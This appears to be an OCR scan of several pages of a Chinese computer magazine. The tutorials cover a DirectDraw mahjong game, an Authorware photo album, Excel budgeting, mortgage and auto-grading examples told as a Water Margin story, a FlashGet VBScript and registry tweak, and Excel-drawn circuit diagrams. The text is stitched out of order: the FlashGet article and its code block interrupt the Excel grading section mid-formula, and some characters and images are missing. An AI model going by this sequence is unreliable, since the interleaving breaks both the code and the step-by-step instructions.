首先在Visual C++中建立一个空的Win32 Appllcation工程。接着，往工程中加入stdafx.h文件，并且在stdafx.h文件中加入#include <ddraw.h>，表示将要使用DirectDraw组件。在向工程中加入资源文件后，使用Alt+F7调出设置对话框，在General下的Microsoft Foundation Classes选择use MFC in a Static Libarary。然后加入Dxguid.lib和ddraw.lib。

之后为工程建立一个窗口类，在窗口类的头文件中把构造函数声明修改为public。接下来我们还要定义一些函数和变量，其中DXInit()为DirectDraw的初始化函数，它是DirectX编程的核心，所有的绘图初始化都在其中。当然，DXInit()只是建立了主绘图页、实现后缓冲区和主绘图页的连接，并没有建立幕后内存区。函数loabmp()中实现了建立幕后内存区和显示位图的功能。

如何使用这三个绘图页呢？为了避免闪烁现象，我们首先把位图贴到幕后内存区中，然后在贴到后缓冲区，再利用翻页的方式绘出要显示的位图内容。以上操作分别由BitFast()贴图函数和Filp()翻页函数完成。具体的使用方法，请参阅有关资料。

为了方便以后的游戏操作，我就麻将图像排成序号：1－9代表1－9万、10－18代表1－9条、19－29代表1－9饼、28－34分别代表东、南、西、北、中、发、白。这样作的好处是简化了判断条件成立的条件，因为麻将每张都有四个，所以在麻将信息中加入了n用来判断该张发出的次数，h是用来存放麻将的类型。

接着使用"插入"、"新建类"建立应用程序类，在Class type对话框中选择Generic Class，在Name中输入类名CMajiangApp，在Base class(es)中的Derived From中输入CWinApp。

然后分别为工程添加WM_CREATE、WM_TIMER消息并填写相应代码，从而可以在屏幕上显示LOGO和麻将图像了。

游戏的主要功能是在play()中完成的，代码非常简单，核心问题就是如果判断所选两个麻将是否相同。这个过程请参见2004年18期程序谷刊登的《用VC作的一个扑克游戏》一文中的方法。

为了响应快捷键，向工程加入WM_KEYDOWN消息；为了实现右键取消功能，为工程加入WM_RBUTTONDOWN消息；为了实现左键选择功能，为工程加入WM_LBUTTONDOWN消息。最后加入fp()发牌函数、Scoreshow()和timeshow()函数，这样就可以实现游戏的功能了。

4.小结

这个游戏主要应用了当前比较流行的DirectX技术。如果你有兴趣，可以把它改成网络版，或者可以加上音效。欢迎到我的主页交流，网址是：http://guyu5273.91x.net/。CF [YY19]

有这么一些软件，它们似乎天生就那么高贵，天生就那么高傲，天生就那么难以接近，普通人平时只能仰视，根本不敢与其“交手”，甚至连装也不敢装，因为它们已经被人们定为“专业软件，只有专家才能使用”！这些骄傲的软件有：Photoshop、3ds max、AutoCAD、Flash MX、Authorware……

从今天开始我们就要和这些软件过过招，带领大家认识它们，接近它们，让它们高傲的头低下来，打破专业软件的神话，就像这个栏目的标题：软件你别牛！



■四川 胡振 北京 一页

Authorware:不会编程也能制作专业多媒体

本文可以帮你学到

- 理解 Authorware 多媒体制作整体流程
- 熟悉 Authorware 基本界面及操作
- 八步亲手制作一个完整的多媒体软件
- 告诉你更多 Authorware 的火辣秘技

笔者第一次接触到多媒体，是上学时买的一套多媒体光盘，它集成了图像、动画、声音、文字等多种元素，使得学习的过程有声有色，比如:在学语文时，有配乐朗诵；学化学时，只要动动鼠标就可以做氧气燃烧等各种化学试验；做数学题时它能帮我判断对错并提示出错原因等。当时就想，编制多媒体光盘的程序员们，真的是太神奇了。直到后来学会了Authorware，才发现不会编程也能制作多媒体光盘，其实我也可以这么牛的！

(注:本文涉及到的程序、素材可在http://www.newhua.com/cfan/200501/AWsource.rar处下载)

整装待发，简简单单做准备

实例描述:我用Authorware制作的第一个完整的软件，是一本多媒体相册，别看它小，功能却很完备，可以通过鼠标点击或使用热键的方式自由 览照片，照片切换的时候能显示多个又酷又 的过渡效果， 览的过程中还有优美的音乐一路伴随呢。希望这个实例也能成为你学习Authorware的一个好起点。如图1所示，是这个多媒体相册最终效果的截图。



图 1

首先为本项目建立一个文件夹(本例中为“D:\dzxc”)，在其下再建两个子文件夹Photo和Other，子文件夹分别存放将要显示的照片和主界面素材。

1.准备背景图片和音乐

用Photoshop之类的图像处理软件制作一幅640像素×480像素大小的图片，将其命名为bj.jpg；准备一个MP3格式的音乐文件，将其命名为yy.mp3。将这些素材都复制到“D:\dzxc\other”文件夹中。

2.按钮图片的制作

找三张尺寸相同、形态稍有差异的图片(建议用PhotoImpact制作，其中带有大量按钮模板)，分别命名为First.jpg、First_down.jpg和First_over.jpg(见图2)，该组图片将用于显示“第一张”按钮的三种不同状态。用同样方法制作另外四组图片:Prv.jpg、Prv_down.jpg和Prv_over.jpg对应于按钮“上一张”；Next.jpg、Next_down.jpg和Next_over.jpg对应于“下一张”；Last.jpg、Last_down.jpg和Last_over.jpg对应于“末一张”；Exit.jpg、Exit_down.jpg和Exit_over.jpg对应于“退出”。将这五组按钮图片全部复制到“D:\dzxc\other”中。




图 2

3.把你的照片放进相关文件夹

准备好你的照片，以JPG格式保存于“D:\dzxc\Photo”

哪些行业需要掌握Authorware

职业	用途	必备程度
家庭用户	娱乐休闲	基本操作:熟练使用显示图标、声音图标、框架图标，简单了解数字电影图标、群组图标、等待图标、运动图标、计算图标(只要会一句quit语句就行)等
老师	教学	除具备基本操作外，还需掌握交互图标、判断图标、擦除图标等，会调试程序查错，深入了解计算图标的使用，掌握常用内置函数的调用方法
软件开发者	开发软件	应熟练掌握所有的图标使用，熟悉常用的内置函数，了解如何扩展Authorware的功能，最好能会一门其他的高级语言，如VC、VB等

注:以上只是选择了三个最有代表性的用户群体，按初、中、高三级排列。实际上，许多行业都要用到Authorware，如企业培训、在线教学等。

文件夹中。本例以五张花卉图片为例，分别命名为Pic01.jpg、Pic02.jpg、Pic03.jpg、Pic04.jpg和Pic05.jpg。

实战操作，轻轻松松做软件

第一步：启动Authorware 7.0中文版后会弹出新建对话框，点击“不选”按钮新建一个空白的文件。再单击菜单命令“文件→保存”将新建文件保存为dzxc.a7p(保存于上面所建立的“D:\dzxc”文件夹中)。在其属性面板(如果属性面板没有显示，可按Ctrl＋I键将其调出)的“回放”选项卡中，将大小设置为“640x480(VGA,Mac13")”，单击勾选“屏幕居中”项，并清除掉其他选项(见图3)。



图3

第二步：用鼠标按住声音图标(图标工具箱右侧第五个)不放并拖动到设计窗口的主流程线上，放开鼠标键时则主流程线上会增加一个声音图标。默认图标名称为“未命名”，双击图标名称可以输入新的名字，本例将其改名为“背景音乐”(见图4)。点选“背景音乐”图标，在其属性面板中单击“导入”按钮，在打开的 览窗口中点选“链接到文件”项，再选中上面已准备好的声音文件(D:\dzxc\other\yy.mp3)，单击“导入”按钮返回设计窗口。单击声音属性面板上的“计时”选项卡，选择执行方式为“永久”，将播放设置为“直到为真”，并在条件框中输入“FALSE”(不含引号)。




图4

第三步：在主流程线上拖放一个显示图标，命名为“背景图片”。双击这个图标打开演示窗口，接着单击菜单命令“插入→图像”，在弹出的图像属性窗口中单击“导入”按钮，然后以“链接到文件”的方式导入前面已准备好的背景图片bj.jpg。按“确定”返回后，再拖动图片调整其位置，让它恰好覆盖整个演示窗口。按Ctrl＋B键返回设计窗口。

第四步：拖放一个框架图标到主流程线上，命名为“影集”，接着在“影集”图标右侧拖放五个群组图标(根据照片数目而定)，分别命名为“照片1”、“照片2”、“照片3”、“照片4”和“照片5”。至此，本例主流程线上的图标设置完毕。

第五步：双击“照片1”图标，打开二级流程线设计窗口，并拖入一个显示图标，命名为“照片”(见图5)。双击“照片”图标，在演示窗口中导入前面准备好的图片Pic01.jpg。拖动图片可移动它的位置，点选图片后它的四周会显示八个锚点，拖动锚点可调整图片的大小。




图5

双击主流程线上的“背景图片”图标显示出背景图片，然后用鼠标点击设计窗口的标题条返回(不要按Ctrl＋B键返回)，再按Shift键不放并双击二级流程线上的“照片”图标，这样可使照片与背景图片同时显示在演示窗口中，此时即可以背景图片为参照，调整照片的大小及位置，使其正好填充在背景图片中的像框内。以同样的方法为“照片2”、“照片3”、“照片4”和“照片5”上也插入对应的照片(Pic02.jpg、Pic03.jpg、Pic04.jpg、Pic05.jpg)。

第六步：Authorware中预置了好几十种转场效果供选择，合理使用能让多媒体相册更富有情趣。双击“照片1”中的“照片”显示图标打开该照片，在其属性面板中单击“特效”右侧的按钮打开一个窗口，选择某一特效后单击“应用”按钮可即时预览效果。如对所选的效果感到满意的话，单击“确定”返回即可。以同样的方法为其他显示照片设置转场效果。

第七步：双击“影集”图标打开框架内部的导航设计窗口，点选其流程线上的“灰色导航面板”图标并按Del键删除它；将交互图标“导航超链接”改名为“播放控制”，并删除其中的“返回”(Go back)、“最近页”(Recent pages)和“查找”(Find)三个分支；在退出流程线上添加一个计算图标，将其命名为“结束”(见图6)。




图6

第八步：单击“第一页”(First page)分支图标上方的小椭圆形(即按钮交互标志)，在其属性面板的“按钮”选

项卡的"鼠标"中设置"鼠标指针"为"鼠标指针(6)"(手型),并在"快捷键"框中输入"Home";单击"按钮"进入按钮对话框,再单击"添加"打开按钮编辑对话框,分别点选"未按"、"按下"和"在上",并通过右下方的"导入"按钮分别导入与三种状态相对应的图标文件(即上面我们制作的按钮图片First.jpg、First_down.jpg和First_over.jpg),然后单击两次"确定"返回,并拖动新按钮到合适的位置。用同样的方法设置"上一页"(Previous page)、"下一页"(Next page)、"最后页"(Last page)和"退出框架"(Exit framework)分支的交互属性,将其快捷键分别定义为"PageUP"、"PageDown"、"End"和"Esc"。最后双击"结束"图标,在打开的编辑窗口中输入一行表示退出程序的代码"Quit()"(不含引号),一个功能完备的多媒体相册便制作完成了。按下Ctrl＋R键,欣赏一下自己的多媒体佳作吧。

Authorware秘技偷偷报

打包和发行多媒体程序

必须将多媒体程序打包成EXE可执行文件,才可以确保你的作品在其他没有安装Authorware的电脑上正常运行。单击"文件→发布→打包"命令,在弹出的打包文件窗口中,选择"应用平台Windows XP,NT和98"并勾选"打包时包含全部内容库"和"打包时包含外部之媒体"项,最后单击"保存文件并打包"按钮设置文件名及保存路径即可打包成EXE文件,生成的EXE文件可在Windows系列平台上直接运行。

不过在发行这个EXE文件时还必须将Authorware安装目录下的"Xtras"子目录一并拷入到打包程序(即EXE文件)所在目录中。如果在运行多媒体程序时出现缺某某DLL文件的错误提示,可试着在Authorware安装目录中找找有没有这个DLL文件,找到后将其拷贝到EXE文件所在的目录中即可。

如果想制作自动运行的多媒体光盘,可建立一个名为"autorun.inf"的文本文件,并在其中加入以下语句:

autorun=dzxc.exe

然后将这个INF文件和上述多媒体程序及其相关文件刻录到光盘中即可(要确保INF文件在光盘的根目录上)。

在Authorware中调用外部程序

Authorware功能再强大,也不可能把所有用户的功能都实现。所以在Authorware中调用一些外部程序,可作为扩展Authorware功能的方法之一。下面以调用Windows"资源管理器"为例,介绍一下外部程序调用方法。

第一步:启动Authorware,新建一个文件,保存为"run.a7p"。

第二步:在流程线上放置一个交互图标(图标工具箱右侧第一个),取名为"调用"。在"调用"图标右侧放置一个计算图标,设置交互类型为"按钮",取名为"资源管理器"。点选"资源管理器"计算图标上方的小按钮图标,然后在其属性面板的"响应"标签页中勾选"永久"项,"分支"选择为"返回"。

第三步:按Ctrl＋Shift＋F键打开函数窗口。分类选择"run.a7p",再点击下方的"载入"按钮,打开Authorware安装目录下的Winapi.u32文件,并导入其中的函数WinExec()。

第四步:双击"资源管理器"计算图标,在打开的编辑窗口中写上如下一行代码:

winexec("explorer.exe",1)

第五步:按Ctrl＋S保存文件,然后按Ctrl＋R键运行程序,单击"资源管理器"按钮就可以调出Windows的资源管理器了。

Winexec函数的第一个参数是所要调用的程序名,用英文双引号括起来,如果调用的程序不在Windows的系统目录中,则需要写出具体的文件路径,如:"D:\\dzxc\\dzxc.exe";第二个参数用来决定调用程序后的窗口状态:1为正常,2为最小化,3为最大化。

小调查

Authorware精采实例由你选

Authorware功能强大,下面列出它的更多应用实例,如果你对其中哪一个感兴趣的话,不妨请来信告诉我们,我们会将得票数最高的那个制作成文章奉献给40万读者。(信箱地址:media@cfan.com.cn 邮件主题:软件你别牛调查)。

实例编号	实例名称	实例功效
1	英语课件制作实战	不但有教与学的内容,还会出试题考你哦
2	迷你小游戏:大家来找X	模仿街机上的游戏"找不同",可以在MM面前炫一把了
3	Authorware也做MTV	个性化MTV,自唱自导自演
4	软件教学光盘	如果你是Photoshop(或其他软件)高手,不妨做一个教学光盘教教别人
5	你所想到的其他实例	

CF [YY20]



麻辣水浒之 Excel 2003

■北京　一页　河北　老周

话说网上各大论坛正流行着这样一个贴子：有些人月薪一万，到了年底却无钱过年；有此人月薪不过一千却每月能存到银行八百元，甚至有存到九百的。这些人到底用的什么神秘方法，用的什么省钱高招呢？各位看官也许从下面的故事中能发现一点端倪......

第一回　小试牛刀，Excel 让你挣 1000 存 900

黑旋风李　跟女朋友巧儿商量结婚的事，却因为没钱买房闹得不欢而散，便一个人跑到水泊梁山集团所属的西山酒店喝闷酒，恰被酒店的副经理孙二娘看到，问他怎么回事。李　如此这般诉说了一番，哪知孙二娘却哈哈笑了起来："兄弟，女孩子都想有一个稳定归宿，没有房子心里如何踏实？其实你一个月也不少挣，几年攒下来贷款买房绝不是问题。我教你用 Excel 做一个收入/支出明细表吧，节约着点，我保证你挣一千能存九百。"李　大喜："太感谢二嫂了，下次我一定多带客户来这里吃酒。"吃罢饭，孙二娘便用他老公办公室里的电脑一步一步教起李　来。

第一步：启动 Excel，打开如图 1 所示界面，可以看到它已经自动新建了一个文件。Excel 中的文件(后缀为 XLS)也称着工作簿，它是由一个或更多个工作表组成的，如图 1 所示，工作表又是由多个单元格构成。新建工作簿默认有三个工作表，点击下面工作表名称页签 Sheet1、Sheet2、Sheet3 可在不同工作表中切换。双击页签再输入新的字符，可以为工作表改名，这里先将 Sheet1、Sheet2、Sheet3 改成"收入"、"支出"、"总计"。




图 1

第二步：点击任意单元格就可以在里面输入文字或数据了。Excel 里对单元格的命名类似于围棋，其中的行以数字(1,2,3...)表示，列以英文字母(A,B,C...)表示，如第1行第 1 列的那个单元格可称着 A1，第 3 行第 4 列的那个可称着 D3，其他以此类推。如图 2 所示，输入文字及数据。可以用手工方式改变列宽或行高，当光标移到行号或列号之间的分隔线时，会变成左右双箭头键，此时按下鼠标键拖动即可调整。



图 2

其中的表格标题是按以下方法制作的：标题文字应该大一些，可将第 1 行拉高。接着从单元格 A1 拖动鼠标到 G1 全选它们，再点击工具栏上"合并及居中"按钮，即可将所选单元格合并成一个，此时输入表格标题文字就可让它居中显示了。如果在工具栏上没有找到这个按钮，可单击工具栏右侧的扩展按钮找找看。接着通过工具栏上的字体、字号等格式按钮设置标题文字，操作与 Word 相似。

第三步：单击行号 1 选中该行，再按 Ctrl+C 键复制(会出现一个活动的虚线框)，接着单击下面的"支出"页签切换到支出工作表，点选 A1 单元格，然后按 Ctrl+V 键粘贴，就可以把表格标题复制过来了。接下来如图 3 所示，在支出工作表中输入相应数据。



图 3

第四步：单击"总记"页签切换到总记工作表，如图 4 所示，输入数据。

第五步：近来水泊梁山的电源经常出问题，安全起见，还是先保存文件吧。点击"文件→保存"，在打开的保存对话框中输入文件名"李　买房奋斗录"，点击"保存"按钮即可。



图 4

第六步：在收入工作表中，用鼠标从列号 B 拖动到列号 E，使该表中除"日期"一列外，其他内容都选中，接着点击菜单"插入→名称→定义"，在弹出对话框中输入"收入"。同样，将支出工作表除"日期"列外的其他内容都定义为"支出"。切换到总计工作表中，点选 B4 单元格，输入"=SUM(收入)-SUM(支出)"(不含引号)，计算本月的余额。英文等号"="表示接下来输入的是 Excel 函数表达式(也称公式)，SUM 是加法函数，这里表示将"收入"列所有数值相加，整个表达式的含义就是用"收

入”列之和减去“支出”列之和，剩下的自然是这个月的赢余了。在B6单元格中输入“=$B$4-$B$2”，表示用合计收入减去计划存款数，这样就能看出收入的钱数比计划存款多还是少。本实例中输入的“$B$4”、“$B$2”即是B4、B2的意思，加$是表示引用单元格绝对值。

第七步：以后只要输入收入、支出的实际情况，Excel会自动为你计算出实际收入及任务完成的情况。而且随着数据更新自动同步更新计算结果。

第八步：可以将工作簿加上密码，以防止别人看到你的隐私信息：在保存对话框中，单击右上角“工具”按钮，从弹出菜单中选择“常规选项”，然后根据内容提示输入不同级别的限制密码即可。

第二回 现学现卖，懒惰人自有懒惰招

自从李 使用Excel收入/支出明细表后，果然一改以往大手大脚花钱的毛病。比如四月份的时候，有一次陪MM逛商场，忍痛给她买了一双500多元的靴子，回来打开Excel一算，未过半月已严重超支300多，赶紧采取补救措施：烟，戒半月，如有同事抽烟，就借机上前蹭一支；啤酒，由一天一瓶改为两天一瓶；上网泡坛子时间改为一周一次，节约若干电费及电话费；在午餐时刻恰到好处地去朋友家拜访等。几经努力，当月总算没有超支。

用了一段时间后，李 觉得自己的电子表格应该更智能化一些：像啤酒这类有固定价格的商品，输入啤酒数量即可自动计算出总价来。

第一步：首先点击“插入→工作表”增加一个新工作表，将它命名为“常用商品报价”，并如图5所示输入常用商品的名称及单价 。



图5

第二步：切换到支出工作表中，右单击列号B(即“啤酒”一栏)，再选择“插入”即可插入新的一列，原来的B列自动顺延成C列。如图6所示，在B2上输入“数量”，点选C3单元格，在英文状态下输入等号“=”，再点击B3单元格，此时会发现该单元格被一个活动的虚线框包围，不用管它，继续在英文状态下输入星号“*”(代表数学中的乘号)，再单击下方“常用商品报价”页签切换到该工作表中，并点击该表中的C3单元格(即啤酒的单价2元)，按下回车键，则B3单元格自动填充上公式“=B3*常用商品报价!C3”，将其改成“=$B3*常用商品报价!$C$3”。



图6

第三步：点选C3单元格，然后拖动它右下角的小黑块(即填充柄)向下拖动直到总数显示为31(1个月的天数)。现在，不管是哪天买的啤酒，比如6号那天李 买了10瓶啤酒，只要在6号那天的数量单元格中输入10，左侧相对应的单元格中就会自动显示出20来。其他商品皆可以此类推 。

第三回 老鸟进阶，精打细算查月供

过了一段时间，李 还真的攒下了不少钱，看着铺天盖地的房产广告不禁跃跃欲试，于是又找到了孙二娘，让她帮算一下不同利率、期限及本金的情况下，月供需要多少。孙二娘只好又打开Excel，帮他做了一个月供查询表。

第一步：如图7所示，在B1单元格中输入货款金额，在A4至A9单元格内输入还款年限，在B3至F3单元格内输入年还款利率。



图7

第二步：选中B4单元格，输入“=PMT($B$3/12,$A$4*12,$B$1,0,0)”(不含引号)，按下回车键，即为在该种情况下每月所还贷款数量。

第三步：选中B4单元格，用鼠标拖动其右下角的填充柄，向下拖动填充此列，接着向右拖动填充整个表格。然后修改其他单元格中的公式，比如B5单元格中要将A4改成A5，因为这里算的不是5年而是10年的期限了(=PMT($B$3/12,$A$5*12,$B$1,0,0))；而C6单元格的前两个参数要改成C3和A6，因为算的是6%利率15年期限的月供了(=PMT($C$3/12,$A$6*12,$B$1,0,0))。其他以此类推。

第四回 更上层楼，自动批改习题卷

李 与林冲关系不错，这一日一起在路边摊吃煎饼(此法省时省钱也)的时候，听林冲诉苦说来培训的学生太多，但只是批改考试卷就得要很长的时间。李 说，“因为忙，好久没下馆子了，你请我吧，我保证十分钟帮你搞定。”林冲看李 不像是说假话，就答应了，到了西山酒店，吃饱喝足之后，李 找到二嫂孙二娘，把林冲的烦恼告诉了她。孙二娘微微一笑，对林冲说，“林教头，我兄弟真没骗你，这事用Excel一会儿就能解决了。”

第一步：首先建立一个如图8所示的工作表，保存为“考试样卷.xls”。在E8单元格中输入公式“=SUM(E3:E7)”，这将用来统计学生答题的得分。

第二步：新建一个如图9所示的工作簿，保存为“答案样卷.xls”。

第三步：设置自动批改公式。打开工作薄“考试样卷.xls”，选中D3单元格，输入以下公式：

■北京　一页

★★★

动点小手脚　功能大不同

FlashGet 改造实录

本文可以帮你学到

- 揭示 FlashGet 右键下载脚本的秘密
- 独家放送一键下载 Flash 动画之改进版
- FlashGet 一键下载网页所有图片
- 简单方便，不懂代码直接照搬即可

安装好FlashGet后，在网页空白处右击鼠标会从弹出菜单中看到〝使用网际快车下载全部链接〞项，点击后，会显示一个该网页所有可下载链接的列表，单击〝确定〞即可下载它们。不过，有时我们只需要下载其中的某类资源，如Flash动画、所有图片等，虽然可以在FlashGet的下载列表中一一选取，不过操作太麻烦了。能否让FlashGet只搜索并下载我们想要的哪类资源呢？下面就来对此深入研究一下。

通过查看注册表，发现〝使用网际快车下载全部链接〞调用的是FlashGet安装目录下的jc_all.htm文件，打开之后发现其中只有一段VBScript脚本代码（为叙述方便，我给代码加上了行号）：

```
(01)<script language="VBScript">
(02)'Great thanks to Vladimir Romanov(Author of ReGet Pro)
(03)    On Error Resume Next
(04)    set JetCarCatch=CreateObject("JetCar.Netscape")
(05)    if err<>0 then
(06)        MsgBox("FlashGet not properly installed!"+vbCrLf+"Please Install FlashGet again")
(07)    else
(08)        set links = external.menuArguments.document.links
```

=IF(C3=[答案样卷.xls]Sheet1!B3,"正确",IF(C3="","未答",IF(AND(C3<>[答案样卷.xls]Sheet1!B3,C3<>[答案样卷.xls]Sheet1!C3,C3<>[答案样卷.xls]Sheet1!D3),"错误")))



图 8

选中E3单元格，输入以下公式：

=IF(D3="正确",5,IF(D3="未答",0,IF(D3="错误",-2)))



图 9

同时选中D3、E3，然后拖动填充柄将这两个单元格中的公式复制到下面各题相对应单元格中。

第四步：将两个文件保存在同一个文件夹中。这时打开〝考试样卷.xls〞，试着做一下题目，在〝解答〞下面的各个单元格中填写答案，就能自动显示对错，并打分了。

当然，以上只是一个简单的模型，到真正实用的层次还需要做很多的加工，如锁定非答题区域不让学生改动等。这得林教头自己去多学习，这里就不多讲了。

友情提示

这个例子中孙二娘用到了IF函数，它的语法格式如下：

IF(逻辑语句，当逻辑值为真时返回的值，当逻辑值为假时返回的值)

如：IF(B3>=60000，"优秀"，"称职")，它表示当B3单元格数值不小于60000时，这个单元格内容为“优秀”，否则此单元格内容为“称职”。IF函数能够嵌套使用，但最多只能嵌套7层。

第五回　他山之石　可以攻玉

在孙二娘的大力推广下，水泊梁山兴起一股使用Excel风，大大提高了工作、学习的效率。随着用户的增多，许多人都把自己制作得比较好的电子表格存为模板(保存的时候，在〝保存类型〞中选模板即可)上传到网络上。所以到后来，李逵基本上都不用自己做电子表格了，直接从网上下载别人制作的模板打开修改一下就可为己所用。这不，前几天他还从网上下载了一个Excel制作的生肖日历模板(http://office.microsoft.com/zh-cn/templates/default.aspx)，非常漂亮。

（注：本文部分源文件可在http://www.newhua.com/cfan/200501/excet.rar处下载）

CF [YY21]

```
(09)        ReDim params(links.length*2)
(10)       params(0)=external.menuArguments.document.Url
(11)        for i = 0 to links.length-1
(12)            params(i*2+1)=links(i).href
(13)            params(i*2+2)=links(i).innerText
(14)        next
(15)        JetCarCatch.AddUrlList params
(16)    end if
(17)    </script>
```

这里只对这个脚本关键代码作一分析，限于篇幅，具体VBScript语法就不介绍了。第04行创建了一个FlashGet对象(JetCar)，供下面的代码调用其功能；第08行通过网页的内置对象搜索网页中的所有的链接；第11到14行是一个循环，将搜索到的所有链接对象下载地址(href)及说明信息(innerText)放到数组Params中；第15行非常关键，它通过前面创建的FlashGet对象的AddUrlList功能，将收集到的下载信息加入FlashGet下载列表中。

从上面分析可以看出，只要将网页中的Flash动画或所有图片的下载信息过滤出来传送给FlashGet对象，就可以按照要求下载某类特殊的资源了。

实例1:让FlashGet一键下载Flash

现在网上流行的让FlashGet一键下载Flash的代码(本文姑且称之为"旧版代码")，是通过检索<OBJECT>标志来获得Flash动画的相关下载信息的。但是有许多Flash动画是直接嵌套在<EMBED>标志中的，使用旧版代码的时候对这部分Flash动画就望尘莫及了。

笔者对旧版代码作了一点改进，使其能同时搜索<OBJECT>和<EMBED>中的下载信息。

第一步:首先在FlashGet安装目录下复制一份jc_all.htm，将其改名为jc_flash.htm，并在"记事本"中打开该文件。

第二步:将前面所示代码中的第08至14行，替换成以下代码(如果你懒得输入代码，可去http://www.newhua.com/cfan/200501/superFlashGet.zip下载，其中包括本文两个实例的完整代码文件及注册表文件)：

```
set linko = external.menuArguments.document.getElementsByTagName("object")
set linke = external.menuArguments.document.getElementsByTagName("embed")
ReDim params((linko.length*2)+(linke.length*2))
params(0) = external.menuArguments.document.Url
for i = 0 to linko.length - 1
set a = external.menuArguments.document.createElement("<A HREF='"+linko(i).Movie+"'></A>")
params(i*2 + 1) = a.href
params(i*2 + 2) = "Flash动画"
a = null
next

for j=0 to linke.length - 1
set b = external.menuArguments.document.createElement("<A HREF='"+linke(j).src+"'></A>")
params(i*2 + 1) = b.href
params(i*2 + 2) = "Flash动画"
i=i+1
b = null
next
```

第三步:编写一个注册表文件，注册右键菜单：

```
Windows Registry Editor Version 5.00
[HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\MenuExt\使用网际快车下载本页中的Flash动画]
"contexts"=dword:000000f3
@="d:\\Program Files\\FlashGet\\jc_flash.htm"
```

将最后一行中的文件夹路径改成你自己系统中FlashGet安装的实际路径，再把该文件保存为jc_flash.reg。双击这个REG文件将其导入注册表，重新打开IE，就可以从右键菜单中发现多了一项"使用网际快车下载本页中的Flash动画"，如果该页有Flash动画，则单击该命令行就可以直接下载了。不过有一点需要注意:有些调用Flash动画的网页，其源代码中并不直接显示出swf文件的地址，这时候我们所制作的右键菜单就无能为力了。

实例2:MM图片 一律全收

同理，我们可以只下载网页上的所有图片文件。

第一步:复制一份jc_all.htm，将其命名为jc_allpic.htm，如前所示，将第08至14行替换成如下代码：

```
set images = external.menuArguments.document.images
ReDim params(images.length*2)
params(0)=external.menuArguments.document.Url
    for i = 0 to images.length-1
        params(i*2+1)=images(i).src
        params(i*2+2)=images(i).alt
    next
```

第二步:复制上例中的注册表文件jc_flash.reg，命名为jc_allpic.reg。将其中的菜单名称改成"使用网际快车下载本页中的所有图片"，再将最后一行的文件名改成jc_allpic.htm，双击导入注册表中即可。重新打开IE，随便进入一个网址，在网页空白处右击，再点击"使用网际快车下载本页中的所有图片"项，是不是所有的图片都加到下载列表中了(见图)，单击"确定"按钮，所有美图都跑不掉啦。



CF [YY22]

挖出Excel的歪才　巧使怪招做电路图

专业电路图 Excel 也能行

★★★★

■ 陈桂鑫

绘制电路图的专业软件大都贵得要命，操作上专业要求也较高。小陈为了做机电控制培训的试卷琢磨出了一个好办法，而且画图速度和操作方法似乎还要比绘制电路图的专业软件好一些。如果你也和他一样，只是偶尔画一些小型电路图，只要用Excel 2003就可以轻松搞定了。另外，学会了这个方法，像物理实物接线图、组织结构图、化学实验图、生态系统图等也完全可以套用绘制。

DIY 绘图元件

第一步:制作元件

此方法中惟一比较麻烦的就是绘制各种元件，因为Excel 2003没有这些专业的图形，需要自己用自选图形绘制，至于那些不常用的元件大可在需要时再绘制添加。

用各种自选图形组合出元件图，绘制时要注意元件出线的直线不要画，中间有空白的要画一个无边线色、填充白色的矩形放在下面，以挡住后面的表格线(见图1)。选中组合好的图形，在名称框中你会看到图形的名称(通常是:组合 XX)，把它删除，输入实际的名字，如"线圈"(见图2)，回车确认。选中全部绘制好的元件图，右击，从"设置对象格式…"对话框的"属性"选项卡中选中"大小固定，位置随单元格而改变"单选按钮。




图 1




图 2

第二步:基本设置

选中全部单元格设置行高28、列宽4，这差不多相当于实际打印的1cm左右。选中全部单元格设置对齐方式为水平居左、垂直居中，设置字号为10。把组合好的元件图放置在工作表左侧的A-C列中，调整位置使得元件的横向出线点正好与横向表格线重叠，竖向出线与纵向表格线重叠，同时有纵、横向出线的则放在表格线交叉处，让它同时满足两个条件。为了将来旋转方便，对于同一元件按横放和竖放两种格式各画一个，如图2所示。

第三步:编辑宏

执行"工具→宏→宏…"菜单命令，在"宏名"框中，输入宏的名称"线圈"。单击"编辑"按钮。在宏编辑窗口中输入下列宏代码：

```
Sub 线圈()
ActiveSheet.Shapes("线圈").Select
Selection.Copy
ActiveCell.Select
ActiveSheet.Paste
End Sub
```

这段代码的目的是把"线圈"这个元件复制到选定单元格。你画了几种元件图形，就把这段代码复制几份吧。把各组代码中的"线圈"逐一改成已画好各种元件图形的名称(见图3)，注意代码中有两个"线圈"，改的时候这两个要一起改。最后再编辑一个空宏以备下面锁定元件时使用，代码只有两行：

```
Sub 空宏()
End Sub
```




图 3

第四步:创建工具栏

